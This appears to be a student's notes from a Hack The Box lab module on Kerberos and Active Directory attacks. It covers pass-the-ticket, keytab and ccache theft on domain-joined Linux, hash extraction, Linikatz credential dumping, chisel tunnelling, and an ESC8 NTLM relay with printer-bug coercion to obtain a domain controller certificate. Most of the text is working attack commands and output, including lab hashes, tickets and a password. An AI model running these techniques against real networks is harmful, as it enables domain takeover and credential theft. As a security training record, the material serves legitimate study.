4rZKvWpoibi5sHXe0O0z6BTWhQceJtUlNkr4jtTTKDv1sVPudAsRmZtR2GRr984NxUkO6snZo7zuQiud
7w2NUtKwmTuKGUnNcNurz78wbfild2eJqtE9vLiNxkw+AyIr+gcxvMipDCP9tYCQx1uqCFqTqEImOxpN
BqQf/MDhdvked+p46iSewqV/4iaAvEJRV0lBHfrgTFA3HYAhf062LnCWPTTBZCPYSqH68epsn4OsS+RB
gwJFGpR++u1h//+4Zi++gjsX/+vD3Tx4YUAsMiOaOZRiYgBWWxsI02NYyGSBIwRC3yGwzQAoIT43EhAu
HjYiDIdccqxpB1+8vGwkkV7DEcFM1XFwjuREzYWafF0OUfCT69ZIsOqEwimsHDyfr6WhuKua034Us2/V
8wYbbKYjVj+jgfEwge6gAwIBAKKB5gSB432B4DCB3aCB2jCB1zCB1KArMCmgAwIBEqEiBCDlV0Bp6+en
HH9/2tewMMt8rq0f7ipDd/UaU4HUKUFaHaETGxFJTkxBTkVGUkVJR0hULkhUQqIRMA+gAwIBAaEIMAYb
BGpvaG6jBwMFAEDhAAClERgPMjAyMjA3MTgxMjQ0NTBaphEYDzIwMjIwNzE4MjI0NDUwWqcRGA8yMDIy
MDcyNTEyNDQ1MFqoExsRSU5MQU5FRlJFSUdIVC5IVEKpJjAkoAMCAQKhHTAbGwZrcmJ0Z3QbEWlubGFu
ZWZyZWlnaHQuaHRi
[+] Ticket successfully imported!
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : INLANEFREIGHT.HTB
UserName : john
UserRealm : INLANEFREIGHT.HTB
StartTime : 7/18/2022 5:44:50 AM
EndTime : 7/18/2022 3:44:50 PM
RenewTill : 7/25/2022 5:44:50 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : 5VdAaevnpxx/f9rXsDDLfK6tH+4qQ3f1GlOB1ClBWh0=
ASREP (key) : 9279BCBD40DB957A0ED0D3856B2E67F9BB58E6DC7FC07207D0763CE2713F11DC
c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
PtT from Linux
Kerberos in Linux
Windows and Linux use the same process to request a TGT and TGS. However, how they stroe the ticket information may vary depending on the Linux distro and implementation.
In most cases, Linux machines store Kerberos tickets as ccache files in the /tmp dir. By default, the location of the Kerberos ticket is stored in the environment variable KRB5CCNAME. This variable can identify if Kerberos tickets are being used or if the default location for storing Kerberos tickets is changed. These ccache files are protected by specific read/write permissions, but a user with elevated privileges or root privileges could easily gain access to these tickets.
Another everyday use of Kerberos in Linux is with keytab files. A keytab is a file containing pairs of Kerberos principals and encrypted keys. You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password. However, when you change your password, you must recreate all your keytab files.
Keytab files commonly allow scripts to authenticate automatically using Kerberos without requiring human interaction or access to a password stored in a plain text file. For example, a script can use a keytab file to access files stored in the Windows share folder.
Identifying Linux and AD Integration
You can identify if the Linux machine is domain-joined using realm, a tool used to manage system enrollment in a domain and set which domain users or groups are allowed to access the local system resources.
david@inlanefreight.htb@linux01:~$ realm list
inlanefreight.htb
type: kerberos
realm-name: INLANEFREIGHT.HTB
domain-name: inlanefreight.htb
configured: kerberos-member
server-software: active-directory
client-software: sssd
required-package: sssd-tools
required-package: sssd
required-package: libnss-sss
required-package: libpam-sss
required-package: adcli
required-package: samba-common-bin
login-formats: %U@inlanefreight.htb
login-policy: allow-permitted-logins
permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
permitted-groups: Linux Admins
The output of the machine indicates that the machine is configured as a Kerberos member. It also gives you information about the domain name and which users and groups are permitted to log in, which in this case are the users David and Julio and the group Linux Admins.
In case realm is not available, you can also look for other tools used to integrate Linux with AD such as sssd or winbind. Looking for those services running in the machine is another way to identify if it is domain-joined.
david@inlanefreight.htb@linux01:~$ ps -ef | grep -i "winbind\|sssd"
root 2140 1 0 Sep29 ? 00:00:01 /usr/sbin/sssd -i --logger=files
root 2141 2140 0 Sep29 ? 00:00:08 /usr/libexec/sssd/sssd_be --domain inlanefreight.htb --uid 0 --gid 0 --logger=files
root 2142 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
root 2143 2140 0 Sep29 ? 00:00:03 /usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
Finding Kerberos Tickets
As an attacker, you are always looking for credentials. On Linux domain-joined machines, you want to find Kerberos tickets to gain more access. Kerberos tickets can be found in different places depending on the Linux implementation or the administrator changing default settings.
Finding KeyTab Files
A straightforward approach is to use find to search for files whose name contains the word keytab. When an admin commonly creates a Kerberos ticket to be used with a script, it sets the extension to .keytab. Although not mandatory, it is a way in which admins commonly refer to a keytab file.
david@inlanefreight.htb@linux01:~$ find / -name *keytab* -ls 2>/dev/null
...SNIP...
131610 4 -rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab
262169 4 -rw-rw-rw- 1 root root 216 Oct 12 15:13 /opt/specialfiles/carlos.keytab
Another way to find KeyTab files is in automated scripts configured using a cronjob or any other Linux service. If an admin needs to run a script to interact with a Windows service that uses Kerberos, and if the keytab file does not have the .keytab extension, you may find the appropriate filename within the script.
carlos@inlanefreight.htb@linux01:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
...SNIP...
#
# m h dom mon dow command
*5/ * * * * /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
carlos@inlanefreight.htb@linux01:~$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
#!/bin/bash
kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls' -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
In the above script, you notice the use of kinit, which means that Kerberos is in use. kinit allows interaction with Kerberos, and its function is to request the user’s TGT and store this ticket in the cache (ccache file). You can use kinit to import a keytab file into your session and act as the user.
In this example, you found a script importing a Kerberos ticket for the user svc_workstations@INLANEFREIGHT.HTB before trying to connect to a shared folder.
Findind ccache Files
A credential cache or ccache file holds Kerberos credentials while they remain valid and, generally, while the user’s session lasts. Once a user authenticates to the domain, a ccache file is created that stores the ticket information. The path to this file is placed in the KRB5CCNAME environment variable. This variable is used by tools that support Kerberos authentication to find the Kerberos data.
david@inlanefreight.htb@linux01:~$ env | grep -i krb5
KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Pfh
ccache files are located, by default, at /tmp. You can search for users who are logged on to the computer, and if you gain access as root or a privileged user, you would be able to impersonate a user using their ccache file while it is still valid.
david@inlanefreight.htb@linux01:~$ ls -la /tmp
total 68
drwxrwxrwt 13 root root 4096 Oct 6 16:38 .
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 6 16:38 krb5cc_647401106_tBswau
-rw------- 1 david@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 6 15:23 krb5cc_647401107_Gf415d
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 6 15:43 krb5cc_647402606_qd2Pfh
Abusing KeyTab Files
As attackers, you may have several uses for a keytab file. The first thing you can do is impersonate a user using kinit. To use a keytab file, you need to know which user it was created for. klist is another application used to interact with Kerberos on Linux. This app reads information from a keytab file.
david@inlanefreight.htb@linux01:~$ klist -k -t /opt/specialfiles/carlos.keytab
Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO Timestamp Principal
---- ------------------- ------------------------------------------------------
1 10/06/2022 17:09:13 carlos@INLANEFREIGHT.HTB
The ticket corresponds to the user Carlos. You can now impersonate the user with kinit. Confirm which ticket you are using with klist and then import Carlos’s ticket into your session with kinit.
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: david@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/06/22 17:02:11 10/07/22 03:02:11 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/07/22 17:02:11
david@inlanefreight.htb@linux01:~$ kinit carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
david@inlanefreight.htb@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: carlos@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/06/22 17:16:11 10/07/22 03:16:11 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/07/22 17:16:11
You can attempt to access the shared folder \\dc01\carlos to confirm your access.
david@inlanefreight.htb@linux01:~$ smbclient //dc01/carlos -k -c ls
. D 0 Thu Oct 6 14:46:26 2022
.. D 0 Thu Oct 6 14:46:26 2022
carlos.txt A 15 Thu Oct 6 14:46:54 2022
7706623 blocks of size 4096. 4452852 blocks available
KeyTab Extract
Is a second method to abuse Kerberos on Linux where secrets from a keytab file are extracted. You were able to impersonate Carlos using the account’s tickets to read a shared folder in the domain, but if you want to gain access to his account on the Linux machine, you will need his password.
You can attempt to crack the account’s password by extracting the hashes from the keytab file. Use KeyTabExtract, a tool to extract valuable information from 502-type .keytab files, which may be used to authenticate Linux boxes to Kerberos. The script will extract information such as the realm, Service Principal, Encryption Type and Hashes.
david@inlanefreight.htb@linux01:~$ python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
REALM : INLANEFREIGHT.HTB
SERVICE PRINCIPAL : carlos/
NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
AES-256 HASH : 42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
With the NTLM hash, you can perform a PtH attack. With the AES256 or AES128 hash, you can forge your tickets using Rubeus or attempt to crack the hashes to obtain the plaintext password.
The most straightforward hash to crack is the NTLM hash. You can use tools like Hashcat or John.
Obtaining more Hashes
You can repeat the process and crack the passwords.
Abusing KeyTab ccache
To abuse a ccache file, all you need is read privileges on the file. These files, located in /tmp, can only be read by the user who created them, but if you gain root access, you could use them.
Once you log in with the credentials for the user, you can use sudo -l and confirm that the user can execute any command as root. Use sudo su to change the user to root.
d41y@htb[/htb]$ ssh svc_workstations@inlanefreight.htb@10.129.204.23 -p 2222
svc_workstations@inlanefreight.htb@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...SNIP...
svc_workstations@inlanefreight.htb@linux01:~$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User svc_workstations@inlanefreight.htb may run the following commands on linux01:
(ALL) ALL
svc_workstations@inlanefreight.htb@linux01:~$ sudo su
root@linux01:/home/svc_workstations@inlanefreight.htb# whoami
root
As root, you need to identify which tickets are present on the machine, to whom they belong, and their expiration time.
root@linux01:~# ls -la /tmp
total 76
drwxrwxrwt 13 root root 4096 Oct 7 11:35 .
drwxr-xr-x 20 root root 4096 Oct 6 2021 ..
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 11:35 krb5cc_647401106_HRJDux
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 11:35 krb5cc_647401106_qMKxc6
-rw------- 1 david@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 7 10:43 krb5cc_647401107_O0oUWh
-rw------- 1 svc_workstations@inlanefreight.htb domain users@inlanefreight.htb 1535 Oct 7 11:21 krb5cc_647401109_D7gVZF
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 3175 Oct 7 11:35 krb5cc_647402606
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 1433 Oct 7 11:01 krb5cc_647402606_ZX6KFA
There is one user to whom you have not yet gained access. You can confirm the groups to which he belongs using id.
root@linux01:~# id julio@inlanefreight.htb
uid=647401106(julio@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb),647400512(domain admins@inlanefreight.htb),647400572(denied rodc password replication group@inlanefreight.htb)
Julio is a member of the Domain Admins group. You can attempt to impersonate the user and gain access to the DC01 DC host.
To use a ccache file, you can copy the ccache file and assign the file path to the KRB5CCNAME variable.
root@linux01:~# klist
klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_I8I133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_I8I133
root@linux01:~# klist
Ticket cache: FILE:/root/krb5cc_647401106_I8I133
Default principal: julio@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/07/2022 13:25:01 10/07/2022 23:25:01 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 13:25:01
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass
$Recycle.Bin DHS 0 Wed Oct 6 17:31:14 2021
Config.Msi DHS 0 Wed Oct 6 14:26:27 2021
Documents and Settings DHSrn 0 Wed Oct 6 20:38:04 2021
john D 0 Mon Jul 18 13:19:50 2022
julio D 0 Mon Jul 18 13:54:02 2022
pagefile.sys AHS 738197504 Thu Oct 6 21:32:44 2022
PerfLogs D 0 Fri Feb 25 16:20:48 2022
Program Files DR 0 Wed Oct 6 20:50:50 2021
Program Files (x86) D 0 Mon Jul 18 16:00:35 2022
ProgramData DHn 0 Fri Aug 19 12:18:42 2022
SharedFolder D 0 Thu Oct 6 14:46:20 2022
System Volume Information DHS 0 Wed Jul 13 19:01:52 2022
tools D 0 Thu Sep 22 18:19:04 2022
Users DR 0 Thu Oct 6 11:46:05 2022
Windows D 0 Wed Oct 5 13:20:00 2022
7706623 blocks of size 4096. 4447612 blocks available
Using Linux Attack Tools with Kerberos
Many Linux attack tools that interact with Windows and AD support Kerberos authentication. If you use them from a domain-joined machine, you need to ensure your KRB5CCNAME environment variable is set to the ccache file you want to use. In case you are attacking from a machine that is not a member of the domain, for example, your attack host, you need to make sure your machine can contact the KDC or DC, and that domain name resolution is working.
In this scenario, your attack host doesn’t have a connection to the KDC / DC, and you can’t use the DC for name resolution. To use Kerberos, you need to proxy your traffic via MS01 with a tool such as Chisel and Proxychains and edit the /etc/hosts file to hardcode IP addresses of the domain and the machines you want to attack.
d41y@htb[/htb]$ cat /etc/hosts
# Host addresses
172.16.1.10 inlanefreight.htb inlanefreight dc01.inlanefreight.htb dc01
172.16.1.5 ms01.inlanefreight.htb ms01
You need to modify your proxychains config file to use socks5 and port 1080.
d41y@htb[/htb]$ cat /etc/proxychains.conf
...SNIP...
[ProxyList]
socks5 127.0.0.1 1080
You must download and execute chisel on your attack host.
d41y@htb[/htb]$ wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
d41y@htb[/htb]$ gzip -d chisel_1.7.7_linux_amd64.gz
d41y@htb[/htb]$ mv chisel_* chisel && chmod +x ./chisel
d41y@htb[/htb]$ sudo ./chisel server --reverse
2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint 58EulHjQXAOsBRpxk232323sdLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
Connect to MS01 via RDP and execute chisel.
C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)
Finally, you need to transfer Julio’s ccache file from LINUX01 and create the environment variable KRB5CCNAME with the value corresponding to the path of the ccache file.
d41y@htb[/htb]$ export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
Impacket
To use Kerberos ticket, you need to specify your target machine name and use the option -k. If you get a prompt for a password, you can also include the option -no-pass.
d41y@htb[/htb]$ proxychains impacket-wmiexec dc01 -k
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:50713 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... INLANEFREIGHT.HTB:88 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
inlanefreight\julio
Evil-WinRM
To use evil-winrm with Kerberos, you need to install the Kerberos package used for network authentication. For some Linux like Debian-based, it is called krb5-user. While installing, you’ll get a prompt for the Kerberos realm. Use the domain name: INLANEFREIGHT.HTB, and the KDC is the DC01.
d41y@htb[/htb]$ sudo apt-get install krb5-user -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
...SNIP...
The Kerberos servers can be emtpy.
In case the package krb5-user is already installed, you need to change the config file /etc/krb5.conf to include the following values:
d41y@htb[/htb]$ cat /etc/krb5.conf
[libdefaults]
default_realm = INLANEFREIGHT.HTB
...SNIP...
[realms]
INLANEFREIGHT.HTB = {
kdc = dc01.inlanefreight.htb
}
...SNIP...
Now you can use evil-winrm.
Misc
If you want to use a ccache file in Windows or a kirbi file in a Linux machine, you can use the impacket-ticketConverter to convert them. To use it, you specify the file you want to convert and the output filename:
d41y@htb[/htb]$ impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] converting ccache to kirbi...
[+] done
You can do the reverse operation by first selecting a .kirbi file.
Using the .kirbi file in Windows:
C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.1.2
[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\htb> klist
Current LogonId is 0:0x31adf02
Cached Tickets: (1)
#0> Client: julio @ INLANEFREIGHT.HTB
Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0xa1c20000 -> reserved forwarded invalid renewable initial 0x20000
Start Time: 10/10/2022 5:46:02 (local)
End Time: 10/10/2022 15:46:02 (local)
Renew Time: 10/11/2022 5:46:02 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
C:\htb>dir \\dc01\julio
Volume in drive \\dc01\julio has no label.
Volume Serial Number is B8B3-0D72
Directory of \\dc01\julio
07/14/2022 07:25 AM <DIR> .
07/14/2022 07:25 AM <DIR> ..
07/14/2022 04:18 PM 17 julio.txt
1 File(s) 17 bytes
2 Dir(s) 18,161,782,784 bytes free
Linikatz
… is a tool for exploiting credentials on Linux machines when there is an integration with AD.
Just like Mimikatz, to take advantage of Linikatz, you need to be root on the machine. This tool will extract all credentials, including Kerberos tickets, from different Kerberos implementations such as FreeIPA, SSSD, Samba, Vintella, etc. Once it extracts the credentials, it places them in a folder whose name starts with linikatz.. Inside this folder, you will find the credentials in the different available formats, including ccache and keytabs. These can be used, as appropriate, as explained above.
d41y@htb[/htb]$ wget https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz.sh
d41y@htb[/htb]$ /opt/linikatz.sh
_ _ _ _ _
| (_)_ __ (_) | ____ _| |_ ____
| | | '_ \| | |/ / _` | __|_ /
| | | | | | | < (_| | |_ / /
|_|_|_| |_|_|_|\_\__,_|\__/___|
=[ @timb_machine ]=
I: [freeipa-check] FreeIPA AD configuration
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Vendor-Firmware-Service
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Linux-Foundation-Firmware
-rw-r--r-- 1 root root 1702 Mar 4 2020 /etc/pki/fwupd/GPG-KEY-Hughski-Limited
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd/LVFS-CA.pem
-rw-r--r-- 1 root root 2169 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Foundation-Metadata
-rw-r--r-- 1 root root 959 Mar 4 2020 /etc/pki/fwupd-metadata/GPG-KEY-Linux-Vendor-Firmware-Service
-rw-r--r-- 1 root root 1679 Mar 4 2020 /etc/pki/fwupd-metadata/LVFS-CA.pem
I: [sss-check] SSS AD configuration
-rw------- 1 root root 1609728 Oct 10 19:55 /var/lib/sss/db/timestamps_inlanefreight.htb.ldb
-rw------- 1 root root 1286144 Oct 7 12:17 /var/lib/sss/db/config.ldb
-rw------- 1 root root 4154 Oct 10 19:48 /var/lib/sss/db/ccache_INLANEFREIGHT.HTB
-rw------- 1 root root 1609728 Oct 10 19:55 /var/lib/sss/db/cache_inlanefreight.htb.ldb
-rw------- 1 root root 1286144 Oct 4 16:26 /var/lib/sss/db/sssd.ldb
-rw-rw-r-- 1 root root 10406312 Oct 10 19:54 /var/lib/sss/mc/initgroups
-rw-rw-r-- 1 root root 6406312 Oct 10 19:55 /var/lib/sss/mc/group
-rw-rw-r-- 1 root root 8406312 Oct 10 19:53 /var/lib/sss/mc/passwd
-rw-r--r-- 1 root root 113 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/localauth_plugin
-rw-r--r-- 1 root root 40 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/krb5_libdefaults
-rw-r--r-- 1 root root 15 Oct 7 12:17 /var/lib/sss/pubconf/krb5.include.d/domain_realm_inlanefreight_htb
-rw-r--r-- 1 root root 12 Oct 10 19:55 /var/lib/sss/pubconf/kdcinfo.INLANEFREIGHT.HTB
-rw------- 1 root root 504 Oct 6 11:16 /etc/sssd/sssd.conf
I: [vintella-check] VAS AD configuration
I: [pbis-check] PBIS AD configuration
I: [samba-check] Samba configuration
-rw-r--r-- 1 root root 8942 Oct 4 16:25 /etc/samba/smb.conf
-rw-r--r-- 1 root root 8 Jul 18 12:52 /etc/samba/gdbcommands
I: [kerberos-check] Kerberos configuration
-rw-r--r-- 1 root root 2800 Oct 7 12:17 /etc/krb5.conf
-rw------- 1 root root 1348 Oct 4 16:26 /etc/krb5.keytab
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406 Oct 10 19:55 /tmp/krb5cc_647401106_HRJDux
-rw------- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1414 Oct 10 19:55 /tmp/krb5cc_647401106_R9a9hG
-rw------- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb 3175 Oct 10 19:55 /tmp/krb5cc_647402606
I: [samba-check] Samba machine secrets
I: [samba-check] Samba hashes
I: [check] Cached hashes
I: [sss-check] SSS hashes
I: [check] Machine Kerberos tickets
I: [sss-check] SSS ticket list
Ticket cache: FILE:/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
Default principal: LINUX01$@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/10/2022 19:48:03 10/11/2022 05:48:03 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/11/2022 19:48:03, Flags: RIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
I: [kerberos-check] User Kerberos tickets
Ticket cache: FILE:/tmp/krb5cc_647401106_HRJDux
Default principal: julio@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/07/2022 11:32:01 10/07/2022 21:32:01 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/08/2022 11:32:01, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
Ticket cache: FILE:/tmp/krb5cc_647401106_R9a9hG
Default principal: julio@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/10/2022 19:55:02 10/11/2022 05:55:02 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/11/2022 19:55:02, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
Ticket cache: FILE:/tmp/krb5cc_647402606
Default principal: svc_workstations@INLANEFREIGHT.HTB
Valid starting Expires Service principal
10/10/2022 19:55:02 10/11/2022 05:55:02 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/11/2022 19:55:02, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
I: [check] KCM Kerberos tickets
Pass the Certificate
PKINIT (Public Key Cryptography for Initial Authentication) is an extension of the Kerberos protocol that enables the use of public key cryptography during the initial authentication exchange. It is typically used to support user logons via smart cards, which store the private keys. PtC refers to the technique of using X.509 certificates to successfully obtain TGTs. This method is used primarily alongside attacks against AD Certificate Services, as well as in Shadow Credential attacks.
AD CS NTLM Relay Attack (ESC)
ESC8 is an NTLM relay attack targeting an ADCS HTTP endpoint. ADCS supports multiple enrollment methods, including web enrollment, which by default occurs over HTTP. A certificate authority configured to allow web enrollment typically hosts the following application at /Certsrv:

Attackers can use Impacket’s ntlmrelayx to listen for inbound connections and relay them to the web enrollment service using the following command:
d41y@htb[/htb]$ impacket-ntlmrelayx -t http://10.129.234.110/certsrv/certfnsh.asp --adcs -smb2support --template KerberosAuthentication
Attackers can either wait for victims to attempt authentication against their machine randomly, or they can actively coerce them into doing so. One way to force machine accounts to authenticate against arbitrary hosts is by exploiting the printer bug. This attack requires the targeted machine account to have the Printer Spooler service running. The command below forces 10.129.234.109 (DC01) to attempt authentication against 10.10.16.12 (attacker host):
d41y@htb[/htb]$ python3 printerbug.py INLANEFREIGHT.LOCAL/wwhite:"package5shores_topher1"@10.129.234.109 10.10.16.12
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Attempting to trigger authentication via rprn RPC at 10.129.234.109
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
Referring back to ntlmrelayx, you can see from the output that the authentication request was successfully relayed to the web enrollment applicatino, and a certificate was issued for DC01$.
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.129.234.109, attacking target http://10.129.234.110
[*] HTTP server returned error code 404, treating as a successful login
[*] Authenticating against http://10.129.234.110 as INLANEFREIGHT/DC01$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.129.234.109, attacking target http://10.129.234.110
[-] Authenticating against http://10.129.234.110 as / FAILED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 8
[*] Writing PKCS#12 certificate to ./DC01$.pfx
[*] Certificate successfully written to file
You can now perform a PtC attack to obtain a TGT as DC01$. One way to do this is by using gettgtpkinit.py.
d41y@htb[/htb]$ python3 gettgtpkinit.py -cert-pfx ../krbrelayx/DC01\$.pfx -dc-ip 10.129.234.109 'inlanefreight.local/dc01$' /tmp/dc.ccache
2025-04-28 21:20:40,073 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-28 21:20:40,351 minikerberos INFO Requesting TGT
